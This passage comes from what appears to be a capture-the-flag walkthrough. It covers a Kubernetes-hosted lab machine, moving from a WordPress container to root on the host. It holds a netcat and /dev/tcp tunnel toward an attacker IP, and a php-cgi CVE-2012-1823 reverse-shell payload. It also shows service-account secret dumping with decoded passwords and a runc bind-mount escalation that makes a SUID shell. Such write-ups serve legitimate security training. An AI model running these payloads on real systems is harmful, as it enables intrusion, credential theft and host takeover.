253:0 /var/lib/kubelet/pods/f8718112-53ba-45b9-b561-eb2b7be809d4/containers/wordpress/65d1c183 /dev/termination-log rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
253:0

[...]

[  Information Gathering - Net Namespace  ]
        container net namespace isolated.

[  Information Gathering - Sysctl Variables  ]
2025/11/02 07:51:57 net.ipv4.conf.all.route_localnet = 1
2025/11/02 07:51:57 You may be able to access the localhost service of the current container node or other nodes.

[  Information Gathering - DNS-Based Service Discovery  ]
error when requesting coreDNS: lookup any.any.svc.cluster.local. on 10.43.0.10:53: no such host
error when requesting coreDNS: lookup any.any.any.svc.cluster.local. on 10.43.0.10:53: no such host

[  Discovery - K8s API Server  ]
2025/11/02 07:51:57 checking if api-server allows system:anonymous request.
err found in post request, error response code: 401 Unauthorized.
        api-server forbids anonymous request.
        response:{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}


[  Discovery - K8s Service Account  ]
load K8s service account token error.:
open /var/run/secrets/kubernetes.io/serviceaccount/token: no such file or directory
Maybe we can try to check the web services of port 5000
Let's establish a tunnel connection. I've chosen to use ligolo-ng to hijack the pod's outbound connection.
# on our local machine
nc -lvp 6666 < agent

# on victim container
cd /tmp
cat < /dev/tcp/$attackerIp/6666 > agent
chmod +x agent
./agent -connect $attackerIp:8001 -ignore-cert &
Now we can check the web service from our browser

An important finding: The developer notes mention running php-cgi.exe on Windows + IIS and mention that "the legacy script has been retained".
Port 5000 on 10.42.1.184 (and others) reveals a legacy CMS interface
/cgi-bin/php-cgi – A raw PHP-CGI handler. This is where the real vulnerability lies: it is often susceptible to attacks that inject parameters via query strings (CVE-2012-1823 type vulnerability), allowing us to tamper with php.iniflags and execute arbitrary PHP code from the request body.

We can find the poc from all the articles from internet, this is a really old vulnerability
php -r "\$c=stream_context_create([
    'http'=>[
        'method'=>'POST',
        'content'=>'busybox nc $yourip$ 4444 -e /bin/sh']
    ]);
echo file_get_contents(
    'http://10.43.2.241:5000/cgi-bin/php-cgi?-d+allow_url_include=1+-d+auto_prepend_file=php://input',
    false, \$c);"
We would better take it in one line
php -r "\$c=stream_context_create(['http'=>['method'=>'POST','content'=>'busybox nc $yourip 4444 -e /bin/sh']]); echo file_get_contents('http://10.42.2.241:5000/cgi-bin/php-cgi?-d+allow_url_include=1+-d+auto_prepend_file=php://input',0,\$c);"
Then we can get the shell as root from CGI machine
 And this :5000 CGI pod owns a mounted SA token.
Firstly let's look up ServiceAccount bundle
$ ls -l /var/run/secrets/kubernetes.io/serviceaccount
total 0
lrwxrwxrwx    1 root     root            13 Nov  2 09:50 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Nov  2 09:50 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root            12 Nov  2 09:50 token -> ..data/token
Then test it
NS=$(cat /var/run/secrets/kubernetes.io/serviceaccount/namespace)  #default
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
CACERT=/var/run/secrets/kubernetes.io/serviceaccount/ca.crt
API="https://kubernetes.default.svc"

curl -ks --cacert "$CACERT" -H "Authorization: Bearer $TOKEN" "$API/version"

Next save secrets within that namespace into /tmp/secret
curl -ks --cacert "$CACERT" -H "Authorization: Bearer $TOKEN" "$API/api/v1/namespaces/$NS/secrets" > /tmp/secret
Now you can grep it by finding about password
$ grep -i 'pass' /tmp/secret
                "f:mariadb-password": {},
                "f:mariadb-root-password": {}
        "mariadb-password": "c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T",
        "mariadb-root-password": "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw=="
                "f:wordpress-password": {}
        "wordpress-password": "TzhGN0tSNXpHaQ=="
                "f:MASTERPASS": {}
        "MASTERPASS": "TktzSTFUMkw2Qk9jMEFpRk1JbG1aV2VHeXBqSUNwUnQ="
MASTERPASS and mariadb-root-passwordneed to decode by base64
$ echo -n "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw==" | base64 -d
sW5sp4syetre32828383kE4oS

$ echo -n 'TktzSTFUMkw2Qk9jMEFpRk1JbG1aV2VHeXBqSUNwUnQ=' | base64 -d
NKsI1T2L6BOc0AiFMIlmZWeGypjICpRt
MASTERPASScan be used for ssh connect and we need to find the ownership of this secret
$ jq -r '.items[] | select(.data.MASTERPASS) | .metadata.name' /tmp/secret
user-secret-babywyrm
babywyrmseems our target.
Then try to ssh connect it and get the user shell

Privilege Escalation
I would firstly check sudo -l
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
When executed, the binary requests administrative password:

Can't believe, the root DB user-password not worked, but the non-root DB user password — c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T — works.
babywyrm@giveback:~$ sudo /opt/debug
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
NAME:
   runc - Open Container Initiative runtime

runc is a command line client for running applications packaged according to
the Open Container Initiative (OCI) format and is a compliant implementation of the
Open Container Initiative specification.

runc integrates well with existing process supervisors to provide a production
container runtime environment for applications. It can be used with your
existing process monitoring tools and the container will be spawned as a
direct child of the process supervisor.

Containers are configured using bundles. A bundle for a container is a directory
that includes a specification file named "config.json" and a root filesystem.
The root filesystem contains the contents of the container.

To start a new instance of a container:

    # runc run [ -b bundle ] <container-id>

Where "<container-id>" is your name for the instance of the container that you
are starting. The name you provide for the container instance must be unique on
your host. Providing the bundle directory using "-b" is optional. The default
value for "bundle" is the current directory.

USAGE:
   runc.amd64.debug [global options] command [command options] [arguments...]

VERSION:
   1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4

COMMANDS:
   checkpoint  checkpoint a running container
   create      create a container
   delete      delete any resources held by the container often used with detached container
   events      display container events such as OOM notifications, cpu, memory, and IO usage statistics
   exec        execute new process inside the container
   kill        kill sends the specified signal (default: SIGTERM) to the container's init process
   list        lists containers started by runc with the given root
   pause       pause suspends all processes inside the container
   ps          ps displays the processes running inside a container
   restore     restore a container from a previous checkpoint
   resume      resumes all processes that have been previously paused
   run         create and run a container
   spec        create a new specification file
   start       executes the user defined process in a created container
   state       output the state of a container
   update      update container resource constraints
   features    show the enabled features
   help, h     Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --debug             enable debug logging
   --log value         set the log file to write runc logs to (default is '/dev/stderr')
   --log-format value  set the log format ('text' (default), or 'json') (default: "text")
   --root value        root directory for storage of container state (this should be located in tmpfs) (default: "/run/runc")
   --criu value        path to the criu binary used for checkpoint and restore (default: "criu")
   --systemd-cgroup    enable systemd cgroup support, expects cgroupsPath to be of form "slice:prefix:name" for e.g. "system.slice:runc:434234"
   --rootless value    ignore cgroup permission errors ('true', 'false', or 'auto') (default: "auto")
   --help, -h          show help
   --version, -v       print the version
/opt/debug is actually runc.amd64.debug 1.1.11 as root user via sudo. This is a pleasant surprise: we can make runc start a "container" with its root filesystem being the host root directory / and no namespace—that is, it provides a root shell on the host. No kernel exploits are needed, just OCI tricks.
sudo /opt/debug is runc (OCI runtime) running as root. That means any process it spawns runs with UID 0 and whatever mounts we define.

We used runc to create a mount namespace where we bind-mounted the host filesystem at /host and also mapped host runtime paths (/bin, /lib*, /usr, /etc, /dev, /proc).

This defeats the dynamic linker trap: when we invoke host binaries, their ELF interpreter (e.g., /lib64/ld-linux…) and shared libs resolve at the same absolute paths inside our namespace.
So let's try to exploit that
TARGET=/usr/local/bin/bp
mkdir -p /tmp/a/rootfs && cd /tmp/a && sudo /opt/debug spec && \
jq --arg t "$TARGET" '.root.path="/tmp/a/rootfs"
  | .hostname=""
  | .process.terminal=false
  | .process.args=["/bin/sh","-c","cp /host/bin/bash \($t) && chown root:root \($t) && chmod 4755 \($t)"]
  | .process.noNewPrivileges=false
  | .linux.namespaces=[{"type":"mount"}]
  | .linux.seccomp=null
  | .linux.maskedPaths=[]
  | .linux.readonlyPaths=[]
  | .mounts=[
      {"destination":"/host","type":"bind","source":"/","options":["rbind","rw"]},
      {"destination":"/bin","type":"bind","source":"/bin","options":["rbind","rw"]},
      {"destination":"/lib","type":"bind","source":"/lib","options":["rbind","rw"]},
      {"destination":"/lib64","type":"bind","source":"/lib64","options":["rbind","rw"]},
      {"destination":"/usr","type":"bind","source":"/usr","options":["rbind","rw"]},
      {"destination":"/etc","type":"bind","source":"/etc","options":["rbind","rw"]},
      {"destination":"/dev","type":"bind","source":"/dev","options":["rbind","rw"]},
      {"destination":"/proc","type":"proc","source":"proc","options":["nosuid","noexec","nodev"]}
    ]' config.json > cfg && mv cfg config.json && \
sudo /opt/debug run -b /tmp/a rootbox
Then you can get the root shell
/usr/local/bin/bp -p
bp-5.1#
Description
Overall, it's a very classic WordPress to Kubernetes migration machine. While it has some hard-coded elements and a CTF-like design.